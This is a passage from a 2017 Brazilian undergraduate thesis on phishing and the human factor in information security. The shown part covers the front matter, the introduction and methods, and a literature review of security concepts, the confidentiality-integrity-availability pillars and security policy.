FACULDADE DE TECNOLOGIA DE AMERICANA

Curso Superior de Tecnologia em Segurança da Informação

Thiago Stefanini Faria

TÉCNICA *PHISHING*

Simples, mas eficaz

Americana, SP

2017

FACULDADE DE TECNOLOGIA DE AMERICANA

Curso Superior de Tecnologia em Segurança da Informação

Thiago Stefanini Faria

TÉCNICA *PHISHING*

Simples, mas eficaz

Trabalho de Conclusão de Curso desenvolvido em cumprimento à exigência curricular do Curso Superior de Tecnologia em Segurança da Informação, sob a orientação da Prof. Me. Maria Cristina Luz Fraga Moreira Aranha.

Área de concentração: Segurança da Informação

Americana, SP

2017

FICHA CATALOGRÁFICA – Biblioteca Fatec Americana - CEETEPS
Dados Internacionais de Catalogação-na-fonte

F237t FARIA, Thiago Stefanini

Técnica Phishing: simples, mas eficaz./ Thiago Stefanini Faria. – Americana: 2017.

52f.

Monografia (Curso de Tecnologia em Segurança da Informação) - - Faculdade de Tecnologia de Americana – Centro Estadual de Educação Tecnológica Paula Souza

Orientador: Profa. Ms. Maria Cristina Luz Fraga Moreira Aranha

1. Segurança em sistemas de informação I. ARANHA, Maria Cristina Luz Fraga Moreira II. Centro Estadual de Educação Tecnológica Paula Souza – Faculdade de Tecnologia de Americana

CDU: 681.518.5

Thiago Stefanini Faria

TÉCNICA *PHISHING*

Simples, mas eficaz

Trabalho de graduação apresentado como exigência parcial para obtenção do título de Tecnólogo em Segurança da Informação pelo CEETEPS/Faculdade de Tecnologia – FATEC/ Americana.
Área de concentração: Segurança da Informação

Americana, 27 de junho de 2017.

Banca Examinadora:

Maria Cristina Luz Fraga Moreira Aranha
Mestre
Fatec Americana

Acácia de Fátima Ventura
Doutora
Fatec Americana

Clerivaldo José Roccia
Mestre
Fatec Americana

AGRADECIMENTOS

Em primeiro lugar gostaria de agradecer a Deus, por tudo que tem me proporcionado desde meu nascimento até o presente momento em minha vida.

Aos meu pais, Sergio e Giseli, devo minha eterna gratidão por todos esses anos batalhando, dia após dia, para que eu e meus irmãos conseguíssemos alcançar cada uma de nossas conquistas. Embora seja muito difícil retribuir toda essa dedicação, espero algum dia ser capaz de recompensá-los e, principalmente, ser motivo de orgulho.

À minha namorada, Thainá, e aos meus irmãos, Allyson e Michelly, agradeço por todos os momentos compartilhados. Gostaria de destacar e também agradecer por todo o apoio, companheirismo, paciência, e por cada uma das atitudes que vieram a me auxiliar e também incentivar durante o desenvolvimento dessa monografia.

Aos meus familiares, amigos, colegas de classe, companheiros e ex-companheiros de trabalho, cujos nomes não citarei a fim de evitar qualquer injustiça, agradeço por toda a amizade, companheirismo, e por cada momento vivido, pois muitos destes me ajudaram a chegar onde estou hoje e, com certeza, me ajudarão a alcançar meus futuros objetivos.

Agradeço minha orientadora, a Prof. Me. Maria Cristina Luz Fraga Moreira Aranha, por cada segundo de dedicação, por todo auxílio durante o semestre, e também por todo seu companheirismo. Jamais poderia deixar de agradecer também à Prof. Dr. Acácia Ventura, por todo o apoio durante dois semestres e que, apesar de todas as minhas falhas, sempre provou ter um coração enorme e muita disposição para ajudar o próximo.

DEDICATÓRIA

Aos meus familiares, minha namorada, meus amigos e professores que estiveram sempre presentes no desenvolver desta monografia.

RESUMO

O recurso informação pode ser considerado um dos ativos intangíveis de maior valor em uma organização e, devido à sua relevância, faz com que seja colocado como alvo em diversas ocasiões. Para proteger tal recurso de indivíduos mal-intencionados existe uma área de Tecnologia da Informação na qual os profissionais são responsáveis por garantir a Segurança da Informação. Como consequência da presença, cada vez maior, da tecnologia nas organizações e também no cotidiano do ser humano, zelar pela segurança das informações passou a ser, atualmente, uma das principais prioridades. Entretanto, ao mesmo tempo em que profissionais se empenham para minimizar vulnerabilidades e ameaças que comprometam a confidencialidade, integridade e disponibilidade de suas informações, existem também indivíduos que estão preparados para utilizarem diferentes tipos de fraudes a fim de tomarem posse das informações alheias. A técnica utilizada pelo indivíduo denominado engenheiro social, é realizada com o intuito de manipular outros indivíduos fazendo com que estes ajam de acordo com a sua vontade, aproveitando-se do fato de o ser humano ser o ponto frágil em um esquema de segurança. Uma das técnicas utilizadas pelos engenheiros sociais chama-se *Phishing*, cujo conceito é abordado neste trabalho. O *Phishing* consiste em enganar o usuário na tentativa de conseguir suas senhas ou até dados pessoais como o da conta bancária. O objetivo geral desta monografia é estudar a relevância do item fator humano na área de Segurança da Informação, levando em consideração a utilização da técnica *Phishing*. Os métodos científicos utilizados são o dialético e o básico, enquanto que a abordagem utilizada engloba pesquisas qualitativa, quantitativa, exploratória e explicativa. Para alcançar o objetivo deste trabalho, foi realizado um experimento com uma determinada população de usuários, usando a técnica *Phishing*, coletando e analisando os dados obtidos. A partir dessa análise são apresentadas as considerações finais do trabalho e sugestões para trabalhos futuros.

Palavras Chave: Fator Humano; *Phishing*; Segurança da Informação.

ABSTRACT

The resource information can be considered one of the most valuable intangible assets in an organization and, due to its relevance, causes it to be targeted on several occasions. To protect such resource from malicious individuals there is an area of Information Technology in which professionals are responsible for ensuring Information Security. As a consequence of the increasing presence of technology in organizations and also in the daily life of the human being, ensuring the information's security became one of the main priorities nowadays. However, at the same time as professionals strive to minimize vulnerabilities and threats that compromise the confidentiality, integrity and availability of their information, there are also those who are prepared to use several types of fraud in order to take possession of the information of others. The technique used by the individual called social engineer, is performed with the intention of manipulating others by making them act according to their will, taking advantage of the fact that the human being is a fragile point in a security scheme. One of the techniques used by social engineers is called Phishing, whose concept is approached in this work. Phishing consists in deceiving the user in trying to get their passwords or even personal data such as the bank account. The general objective of this is to study the relevance of the item human factor in information security, considering the use of Phishing. The scientific methods used are dialectical and basic, whereas the approach used includes qualitative, quantitative, exploratory and explanatory research. To reach the objective of this work, an experiment was carried out with a certain population of users, using the Phishing technique, collecting and analyzing the obtained data. From this analysis, the final considerations of this work and some suggestions for future work are presented.

Keywords: *Human Factor; Phishing; Information Security.*

LISTA DE ABREVIATURAS E SIGLAS

HTTPS	Hyper Text Transfer Protocol Secure
URL	Uniform Resource Locator

LISTA DE FIGURAS

Figura 1 - Pilares da Segurança da Informação 19
Figura 2 - Equilíbrio dos Pilares da Segurança da Informação 21
Figura 3 - Ambiente Vulnerável 22
Figura 4 - O fator humano como um dos pilares da Segurança da Informação 24
Figura 5 - Possíveis metades de oito na perspectiva do Engenheiro Social 26
Figura 6 - Esquema técnico da fraude 29
Figura 7 - Página Original 33
Figura 8 - Página Falsa 33
Figura 9 - URL Verdadeira 34
Figura 10 - URLs Falsas 34
Figura 11 - *E-mail* 35
Figura 12 - Página Maliciosa 38

LISTA DE GRÁFICOS

Gráfico 1 - Desempenho da População A 36
Gráfico 2 - Desempenho da População B 37
Gráfico 3 - Desempenho geral (População A e B) 37
Gráfico 4 - Desempenho geral por data (População A e B) 38
Gráfico 5 - Desempenho individual por data (População A) 39
Gráfico 6 - Desempenho individual por data (População B) 40

LISTA DE TABELAS

Tabela 1 - Tamanho da Amostra 31
Tabela 2 - População A 32
Tabela 3 - Gerenciadores de *E-mail* 32
Tabela 4 - Resultados por gerenciador de *E-mail* (Geral) 40

SUMÁRIO

1 INTRODUÇÃO 10

2 SEGURANÇA DA INFORMAÇÃO, ENGENHARIA SOCIAL E *PHISHING* 14

2.1 INFORMAÇÃO E TECNOLOGIA 14

2.2 O CONTEXTO DE SEGURANÇA DA INFORMAÇÃO 16

2.2.1 Conceitos básicos 17

2.2.2 Pilares da segurança da informação 19

2.2.3 Política de segurança 21

2.2.4 O fator humano: o elo mais fraco 23

2.3 ENGENHARIA SOCIAL 25

2.3.1 Engenheiro social 26

2.3.2 Características das técnicas utilizadas 27

2.4 PHISHING ATRAVÉS DO *E-MAIL* 28

3 PLANEJAMENTO, DESENVOLVIMENTO E APLICAÇÃO DA TÉCNICA *PHISHING* 31

3.1 DESCRIÇÃO DOS PROCEDIMENTOS UTILIZADOS 31

3.1.1 Descrição de ambiente e população 31

3.1.2 Desenvolvimento e estrutura do *Phishing* 32

3.1.3 Aplicação e funcionamento do *Phishing* 34

3.2 APRESENTAÇÃO E ANÁLISE DOS DADOS 36

4 CONSIDERAÇÕES FINAIS 42

REFERÊNCIAS BIBLIOGRÁFICAS 44

APÊNDICE A – Página (População A) 46

APÊNDICE B – Página (População B) 50

1 INTRODUÇÃO

Para simplificar o processo de compreensão do tema apresentado neste trabalho, sobre Segurança da Informação (SI), especificamente sobre *Phishing* (técnica usada para obtenção de informações de forma ilícita), bem como o objetivo que se pretende atingir, considera-se fundamental destacar alguns conceitos. Devido a evolução tecnológica, juntamente com uma maior percepção e cautela acerca da capacidade do ser humano de utilizar inúmeros métodos para realizar más ações, cada vez mais o termo, conceitos, técnicas e políticas de Segurança da Informação passaram a ser utilizados.

Fontes (2006) afirma que Segurança da Informação pode ser caracterizada como uma área que abrange um aglomerado de regras, procedimentos e orientações, entre outras ações, que buscam garantir a proteção do recurso **informação**. No entanto, mesmo com muito empenho, em diversas ocasiões indivíduos ou até mesmo empresas não são capazes de se proteger de outros indivíduos com más intenções.

Peixoto (2006) cita a arte praticada pelo indivíduo denominado engenheiro social, chamada de Engenharia Social, como a grande responsável por muitos casos de furto de informações. O autor define Engenharia Social como uma ciência, capaz de utilizar o conhecimento sobre o comportamento humano como uma vantagem, a fim de possibilitar a indução e manipulação de um determinado indivíduo, para que este aja e se comporte de acordo com o desejo do engenheiro social.

Uma das fraudes praticadas pelo Engenheiro Social chama-se *Phishing*. A técnica consiste, principalmente, no envio de um *e-mail* e outros tipos de mensagens, onde o remetente se passa por outro indivíduo, oferecendo promoções, anunciando a necessidade de recadastramento de dados, entre outras opções, a fim de furtar dados e informações do destinatário.

Para tanto, o estudo **justifica-se** pelo fato desta técnica (*Phishing)* possuir a capacidade de ser extremamente prejudicial, afetando não somente os que estão relacionados à área de Tecnologia da Informação (TI), mas qualquer indivíduo que faça a utilização da Internet, permitindo que estes venham a perder dados pessoais importantes e, de certa forma, perigosos. Sendo assim, o conhecimento adquirido

torna-se essencial a todos e não somente a um grupo específico de indivíduos (no caso, profissionais de TI).

Já o **Problema** foi que, entre todas as possíveis, uma das maiores vulnerabilidades, seja existente no ambiente de TI ou na utilização de seus recursos, trata-se do fator humano. Através dessa fraqueza, indivíduos mal-intencionados conseguem enganar outros com seus golpes, principalmente por descuido ou falta de conhecimento da vítima. Outras vulnerabilidades, tais como: uso inadequado de recursos de Segurança da Informação; projetos de redes não atualizados, não fazem parte do escopo deste trabalho.

Como **Pergunta** que se buscou responder foi: a técnica *Phishing* ainda possui a capacidade de enganar usuários e roubar informações ou é uma técnica que, por ser facilmente identificada, deixou de ser uma ameaça para qualquer indivíduo?

As **Hipóteses** foram: a) *Phishing* trata-se de uma técnica ultrapassada que pode ser facilmente identificada e evitada por qualquer indivíduo; b) Mesmo não sendo uma técnica criada recentemente, *Phishing* é capaz de ludibriar até mesmo indivíduos mais familiarizados com os perigos encontrado na Internet e c) Apesar de ser uma técnica relativamente simples e bem divulgada, indivíduos sem conhecimento específico sobre ela ou sem treinamento adequado permitem a preservação e a eficácia da técnica.

O **objetivo geral** consistiu em estudar a relevância do item **fator humano** na área de Segurança da Informação, levando em consideração a utilização de uma técnica com características pertencentes aos conceitos de Engenharia Social.

Os **objetivos específicos** foram: a) Fazer um levantamento bibliográfico sobre Segurança da Informação, Engenharia Social e *Phishing*, objetivando identificar as características de cada um dos conceitos; b) Desenvolver e aplicar a técnica em questão, o *Phishing*, em duas populações diferentes e, c) Discutir os resultados obtidos através da aplicação da técnica, buscando identificar qual das hipóteses se aproxima mais da realidade atual.

Como **método científico** de pesquisa utilizado para o desenvolvimento deste trabalho foi o Dialético. Prodanov e Freitas definem que o método dialético:

> [...] busca interpretar a realidade partindo do pressuposto que todos os fenômenos apresentam características contraditórias organicamente unidas e indissolúveis. O método também parte da premissa de que, na natureza, tudo se relaciona, transforma-se e há sempre uma contradição inerente a cada fenômeno. Nesse tipo de método, para conhecer determinado fenômeno ou objeto, o pesquisador precisa estuda-lo em todos os seus aspectos, suas relações e conexões, sem tratar o conhecimento como algo rígido, já que tudo no mundo está sempre em constante mudança (PRODANOV; FREITAS, 2013, p.34-36).

A **pesquisa** foi classificada, por sua natureza, como básica, pois: “Objetiva gerar conhecimentos novos, úteis para o avanço da Ciência, sem aplicação prática prevista. Envolve verdades e interesses universais” (GERHARDT; SILVEIRA, 2009, p. 34).

Para a abordagem do problema foram utilizadas as pesquisas qualitativa e quantitativa. Segundo Goldenberg (1997, p.34, apud GERHARDT; SILVEIRA, 2009, p.31), a pesquisa qualitativa “não se preocupa com representatividade numérica, mas, sim, com o aprofundamento da compreensão de um grupo social, de uma organização, etc.”. Em relação à pesquisa quantitativa, tem-se que:

> A pesquisa quantitativa se centra na objetividade. Influenciada pelo positivismo, considera que a realidade só pode ser compreendida com base na análise de dados brutos, recolhidos com o auxílio de instrumentos padronizados e neutros. A pesquisa quantitativa recorre à linguagem matemática para descrever as causas de um fenômeno, as relações entre variáveis, etc. (FONSECA, 2002, p.20, apud GERHARDT; SILVEIRA, 2009, p.33).

Para que os objetivos fossem atingidos, foram utilizadas as pesquisas exploratória e explicativa. Para Andrade (2010, p.112), a pesquisa exploratória é:

> [...] o primeiro passo de todo o trabalho científico. São finalidades de uma pesquisa exploratória, sobretudo quando bibliográfica, proporcionar maiores informações sobre determinado assunto; facilitar a delimitação de um tema de trabalho; definir os objetivos ou formular as hipóteses de uma pesquisa ou descobrir novo tipo de enfoque para o trabalho que se tem em mente. Através das pesquisas exploratórias avalia-se a possibilidade de desenvolver uma boa pesquisa sobre determinado assunto.

A pesquisa explicativa:

> “[...] têm como preocupação central identificar os fatores que determinam ou contribuem para a ocorrência dos fenômenos. Este é o tipo de pesquisa que mais aprofunda o conhecimento da realidade, porque explica a razão, o porquê das coisas” (GIL, 2008, p.28).

Já para os procedimentos técnicos, foram utilizadas as pesquisas bibliográfica e experimental. A bibliográfica: “[...] procura explicar um problema a partir de referências teóricas publicadas em artigos, livros, dissertações e teses” (BERVIAN; CERVO; SILVA, 2007, p.60).

A pesquisa experimental:

> [...] seleciona grupos de assuntos coincidentes, submete-os a tratamentos diferentes, verificando as variáveis estranhas e checando se as diferenças observadas nas respostas são estatisticamente significantes. [...] Os efeitos observados são relacionados com as variações nos estímulos, pois o propósito da pesquisa experimental é apreender as relações de causa e efeito ao eliminar explicações conflitantes das descobertas realizadas (FONSECA, 2002, p.38, apud GERHARDT; SILVEIRA, 2009, p.36).

O trabalho foi estruturado em quatro capítulos, sendo que o **primeiro** é responsável pela introdução do tema tratado, o **segundo** apresenta o estudo bibliográfico sobre SI, descrevendo a importância do recurso informação, os pilares da Segurança e a necessidade da utilização de políticas de segurança. Ainda no mesmo capítulo, foi realizado um estudo sobre o conceito de engenharia social e a introdução à técnica denominada *Phishing*. O **terceiro** descreve e discute fatores da pesquisa experimental, sendo feita a análise dos dados e resultados da aplicação da técnica, através de um experimento.

Com base nas informações conseguidas a partir dos estudos realizados no capítulo anterior, o capítulo **quatro** reserva-se às **Considerações Finais**.

2 SEGURANÇA DA INFORMAÇÃO, ENGENHARIA SOCIAL E *PHISHING*

Simultaneamente à evolução tecnológica, os seres humanos foram capazes de evoluir sua habilidade de adaptação. Na área de Tecnologia da Informação (TI) não é diferente (FONTES, 2006), e de forma mais específica na área de Segurança da Informação. A cada mudança ou surgimento de um novo recurso, sempre estão preparados para desenvolver meios de explorar as falhas e vulnerabilidades destes, principalmente através da manipulação de outros indivíduos (também conhecidas como fraudes), como mostrou o ciberataque em larga escala, afetando diversas instituições, tais como: hospitais, governamentais, financeiras, entre outras, ocorrido em 12 de maio de 2017 (G1, 2017). Uma dessas fraudes, concretizada através do uso da manipulação e de recursos tecnológicos é conhecida como *Phishing*, objeto de estudo deste trabalho.

2.1 INFORMAÇÃO E TECNOLOGIA

Para que seja possível compreender o conceito de Segurança da Informação, inicialmente é necessária a elucidação acerca dos elementos que a compõem.

Informação trata-se de um recurso capaz de mudar o mundo, além de possuir a importante capacidade de fazer com que os seres humanos tenham conhecimento e consigam manter-se informados do que ocorre ao redor do universo. Quando analisada atentamente a história da humanidade revela que o ser humano apenas tornou-se o que é, alcançando o estágio atual, devido a sua eficácia em transformar o recurso informação em outros diversos bens essenciais para a manutenção da vida humana (FONTES, 2006).

Compreendendo o valor e também o poder que uma informação é capaz de possuir, assim como o possível impacto negativo resultante da sua má utilização, tanto as organizações quanto o próprio ser humano, individualmente, sempre almejaram utilizar este recurso como um meio de conquistar seus objetivos e atingir suas metas.

Para Sêmola (2003), seguindo a mesma linha de pensamento, todas as organizações, inquestionavelmente, sempre desfrutaram do recurso informação. Sem a necessidade de levar em consideração o ramo de mercado ao qual a

empresa está inserida, através dessa utilização sempre buscaram maior nível de produtividade, melhor desempenho competitivo e até redução de custos, transformando o uso da informação em um meio de obtenção de lucros.

Peixoto adota a utilização de uma analogia para evidenciar o valor de uma informação:

> A informação ainda corre. Corre como o sangue em nossas veias e por todo nosso corpo. E se parar de correr, se parar de pulsar, morremos. [...] Assim é a empresa, que sem informação não sobrevive. E além de contar com a informação que transcende todos os setores vitais e não vitais, ela deve salvaguardar com cuidados essenciais, ou até mesmo especiais, toda essa informação com o máximo de segurança possível a fim de não comprometer todo o corpo (PEIXOTO, 2006, p. 36).

No entanto, mesmo compreendendo seu valor, nem sempre a informação foi (e é) manipulada de maneira adequada, em muitos casos por conhecimento inadequado, em outras ocasiões por negligência, e principalmente por limitações existentes em diferentes épocas, não possibilitando o auxílio no processo correto de manipulação e proteção da informação.

Entretanto, se analisada a forma de utilização da informação até pouco tempo (final da década de 1990), por parte das organizações, é possível notar inúmeras mudanças, principalmente na forma com que esta era tratada: descentralizada e pouco automatizada. Porém, não se deve esquecer ou deixar de considerar a realidade de que, há poucos anos, a área que atualmente é chamada de “Tecnologia da Informação”, tratava-se somente de uma área que demonstrava possuir um futuro próspero, mas que apenas estava começando a dar seus primeiros passos (SÊMOLA, 2003).

Simultaneamente ao avanço tecnológico e com o passar dos anos, iniciou o período de surgimento de novos meios de armazenamento e gerenciamento do recurso **informação**, aumentando assim, as exigências envolvidas no processo de manipulação das informações. Devido a tais mudanças, segundo Sêmola (2003, p.3), “os meios tecnológicos herdaram, gradativamente, a função central do processamento e armazenamento de dados”.

No entanto, o processo de imersão da tecnologia na sociedade não resultou apenas em benefícios, mas também em diversas situações problemáticas como consequência de incontáveis ações realizadas por indivíduos de caráter duvidoso,

que possuem como objetivo, prejudicar outros indivíduos. A partir disso, entende-se que se a informação não for protegida de forma adequada, não estará segura, pois com a mesma facilidade que esta pode ser transmitida, também está sujeita a furtos e outros possíveis danos. Portanto, em busca de garantir que as informações permanecessem em um ambiente seguro, surgiu a necessidade da criação de uma área em TI que fosse responsável por zelar pela segurança das informações.

2.2 O CONTEXTO DE SEGURANÇA DA INFORMAÇÃO

Peixoto e Sêmola, através de suas afirmações, demonstram concordar com a definição de Segurança da Informação. Peixoto (2006, p.37) define-a como: “uma área do conhecimento que salvaguarda os chamados ativos de informação, contra acessos indevidos, modificações não autorizadas ou até mesmo sua não disponibilidade”, enquanto Sêmola (2003, p.43) afirma que se trata de: “uma área do conhecimento dedicada à proteção de ativos da informação contra acessos não autorizados, alterações indevidas ou sua indisponibilidade”.

Para Ferreira e Araújo (2008), a Segurança da Informação deve preservar os ativos de informação, permitindo que os riscos sejam minimizados a graus toleráveis.

Quando se busca em qual período da história ocorreu o surgimento da Segurança da Informação ou os conceitos aplicados por esta, torna-se de certa maneira difícil defini-lo de forma precisa. Isso ocorre porque é possível considerá-la uma disciplina relativamente nova, quando comparada com diversas outras áreas de conhecimento que o ser humano adquiriu o domínio (SÊMOLA, 2003).

Entretanto, Ferreira e Araújo (2008) contestam a ideia de os conceitos de Segurança da Informação serem novos, principalmente por já ter sido comprovado através da história que, desde séculos atrás já existia a preocupação em relação ao controle da confidencialidade, sendo um ótimo exemplo a **Cifra de César**, método de criptografia utilizado para esconder o conteúdo das mensagens transmitidas entre seus aliados.

No entanto, ao se tratar da estrutura da Segurança da Informação, percebe-se a necessidade de um grau maior de concentração para que haja a compreensão desta. Segundo Peixoto (2006), isso ocorre, pois, o processo de Segurança da

Informação pode ser comparado, por exemplo, com um *iceberg*, onde somente é possível possuir uma visão superficial do mesmo, e não uma visão total quando apenas observado parcialmente.

Sendo assim, para a concretização de boa compreensão e não somente a obtenção de um entendimento superficial, é fundamental o estudo aprofundado de sua estrutura, partindo dos conceitos básicos que auxiliam no entendimento de sua composição, até os conceitos principais que formam a sua base.

2.2.1 Conceitos básicos

Como já dito anteriormente, a área de Segurança da Informação pode ser considerada complexa. Como qualquer outra área de estudo, em determinadas ocasiões, é necessária a existência da compreensão de alguns conceitos individuais que podem até não possuir tanta importância quando analisados individualmente, mas que estando em conjunto, são responsáveis por possibilitar o entendimento do todo.

Muito se fala no termo **Ativo de Informação**. É possível afirmar que, a composição de um ativo de informação tem início com o recurso informação e engloba tudo aquilo que é utilizado para manipulá-la, destacando-se a importância não somente da informação, mas também de toda a tecnologia responsável por tratá-la, das pessoas e do ambiente em que está inserida (LYRA, 2008).

Ativo de informação pode ser definido como: “Todo elemento que compõe os processos que manipulam e processam a informação, a contar a própria informação, o meio em que ela é armazenada, os equipamentos em que ela é manuseada, transportada e descartada” (SÊMOLA, 2003, p.45). Esses ativos devem sempre ser um foco de atenção quando se leva em consideração o quesito segurança, pelo simples motivo de serem aptos a possuírem **vulnerabilidades**.

Vulnerabilidades possuem também seu grau de importância na área de Segurança da Informação. Segundo Sêmola (2003, p.48), podem ser definidas como:

> Fragilidade presente ou associada a ativos que manipulam e/ou processam informações que, ao ser explorada por ameaças, permite a ocorrência de um incidente de segurança, afetando negativamente um ou mais princípios da segurança da informação.

A partir da existência destas vulnerabilidades, torna-se possível o surgimento de **ameaças**. Lyra (2008) caracteriza ameaça como: “Um ataque potencial a um ativo de informação. É um agente externo que, aproveitando-se da vulnerabilidade, poderá quebrar um ou mais dos três princípios de segurança da informação”.

> Se dentre inúmeros recursos de proteção, cuidados especiais, houver uma única “brecha”, ou seja, uma única vulnerabilidade sensível a não ser suficiente, ou não estar no mesmo padrão imposto de segurança funcional ao restante, é de se deixar preocupado. A segurança falha onde não há proteção! (PEIXOTO, 2006, p.43).

Desse modo, nota-se que se um ambiente sofre com a presença de ameaças, é possível afirmar que estas foram ocasionadas devido à presença de vulnerabilidades, o que indica que algo não está sendo feito de maneira correta no processo de prevenção de riscos, pois, partindo da definição de Segurança da Informação, os riscos deveriam ser reduzidos a níveis determinados pelas diversas organizações que de alguma forma dependem da Segurança da Informação em seu cotidiano.

Existem diversos tipos de ameaças, podendo ser divididas em três diferentes categorias, sendo fundamental que estas sejam distinguidas. Essas categorias são: naturais, involuntárias e voluntárias. As ameaças naturais são: “decorrentes de fenômenos da natureza, como incêndios naturais, enchentes, terremotos, tempestades eletromagnéticas, maremotos, aquecimento, poluição etc.” (SÊMOLA, 2003, p.47).

Já em relação à segunda categoria, Peixoto (2006) busca afirmar que as ameaças involuntárias são aquelas que ocorrem por acidentes, falhas de operação, sendo caracterizadas pela não existência de intenção de concretizá-las. Completando as três categorias, estão as ameaças voluntárias. Sêmola (2003, p.47) conceitua que estas são causadas propositalmente, como o nome sugere, sendo os indivíduos responsáveis denominados “*hackers*, invasores, espiões, ladrões, criadores e disseminadores de vírus de computadores”.

Ainda segundo o autor:


> A todo instante os negócios, seus processos e ativos físicos, tecnológicos e humanos são alvo de investidas de ameaças de toda ordem, que buscam identificar um ponto fraco compatível, uma vulnerabilidade capaz de potencializar sua ação. Quando essa possibilidade aparece, a quebra de segurança é consumada (SÊMOLA, 2003, p.18).

Quando ocorre a quebra de segurança, seja através da exploração de uma vulnerabilidade ou por alguma outra razão diferente, os princípios aos quais a Segurança da Informação está comprometida são violados. Para Sêmola (2003), a prática do processo de gestão de riscos está completamente direcionada aos três conceitos principais da segurança, que são nomeados **Pilares da Segurança da Informação**.

2.2.2 Pilares da segurança da informação

Como toda edificação, a Segurança da Informação possui também seus pilares, sendo estes os elementos responsáveis por sustentá-la e garantir a continuação de sua existência. Estes tratam dos princípios que devem ser mantidos para a existência do processo de Segurança da Informação. Como pode ser visto na Figura 1, os três principais Pilares são: **Confidencialidade**, **Integridade** e **Disponibilidade**.

Figura 1 - Pilares da Segurança da Informação



Fonte: (SILVA; COSTA, 2009)

“Toda informação é influenciada por três propriedades principais: Confidencialidade, Integridade e Disponibilidade” (SÊMOLA, 2003, p.9).

Para Lyra (2008, p.4), “quando falamos em Segurança da Informação, estamos nos referindo a tomar ações para garantir a confidencialidade, integridade, disponibilidade e demais aspectos da segurança das informações”. Cada um desses conceitos possui suas próprias características e definições, sendo a importância individual de cada um deles inquestionável para SI.

O primeiro dos três pilares, não necessariamente seguindo uma ordem, é a Confidencialidade. Através da confidencialidade, deve-se assegurar que a informação somente seja acessada ou adquirida por quem está realmente autorizado a tal. “Refere-se à proteção da informação considerada privilegiada contra divulgação não autorizada” (FERREIRA; ARAÚJO, 2008, p.62).


Para que seja garantida a Integridade da informação, esta não pode ter sido modificada indevidamente, sendo assim, necessita-se garantir sua credibilidade e exatidão. “A informação deve estar correta, ser verdadeira e não estar corrompida” (LYRA, 2008, p.3).

O terceiro e último, mas não menos importante conceito é a Disponibilidade. Este, por sua vez, está relacionado à necessidade de assegurar que a informação esteja disponível aos indivíduos que possuem acesso a ela, sempre que necessário. Para Peixoto (2006, p.39):

> De nada adiantaria termos a confidencialidade e a integridade se tais informações não estiverem disponíveis para serem acessadas. Talvez um dos grandes desafios seja justamente conseguir manter essa estrutura da passagem destas informações de forma confiável e íntegra sem que haja a enorme dificuldade ou até mesmo a impossibilidade de captar de forma viável tais informações.

Reforça-se assim, a indispensabilidade de se garantir a Segurança da Informação através da preservação de cada um desses aspectos. Este requisito torna-se um dos maiores desafios na garantia da correta articulação entre os três pilares principais, conforme ilustrado na Figura 2, proporcionando assim, um nível de segurança mais próximo do considerado ideal.

Figura 2 - Equilíbrio dos Pilares da Segurança da Informação



Fonte: elaborado pelo autor.

2.2.3 Política de segurança

A política de Segurança, para Caruso e Steffen (1999), pode ser caracterizada como um conjunto de regras e normas determinadas com o propósito de gerir a proteção que é dada a cada um dos ativos da organização.

A função principal a ser desempenhada pela política de segurança é descrever as regras básicas para que se possibilite a utilização do recurso informação de modo seguro, independentemente do caráter do ambiente em questão, seja ele convencional ou tecnológico.

“Com a existência da política fica explicitado o que cada pessoa da organização deve cumprir no que se refere à proteção da informação” (FONTES, 2008, p.9). Segundo Caruso e Steffen (1999), as medidas adotadas em uma política de segurança necessitam, obrigatoriamente, conter um caráter preventivo, possibilitando assim a previsão e eliminação de riscos antes que estes sejam capazes de se manifestarem.

Para Gil (1998), grande parte dos incidentes que acontecem no ambiente organizacional, não ocorrem por motivos criminosos ou intencionalmente, mas principalmente por falhas de usuários, sendo estas comumente causadas por negligência, displicência e também falta de treinamento, conforme ilustrado na Figura 3, na qual mostra-se um ambiente completamente vulnerável em razão da falta de uma política de segurança ou seu treinamento.

Figura 3 - Ambiente Vulnerável

Fonte: (PEIXOTO, 2006)

Desse modo, nota-se que a partir de seu caráter preventivo, as políticas de segurança são capazes de influenciar diretamente no processo de prevenção de falhas, principalmente nas que são causadas pelos motivos citados anteriormente. No entanto, esta deve sempre contar com a utilização de uma linguagem possível de ser compreendida por todos que a ela seguirão, de modo que não haja dúvidas quanto a sua interpretação.

Todos os colaboradores, internos e externos, precisam conhecer a política de segurança, suas diretrizes, entender os conceitos de confidencialidade, integridade e disponibilidade e seus desdobramentos e, principalmente, ter uma conduta compatível com as boas práticas da segurança da informação (LYRA, 2008, p.26).

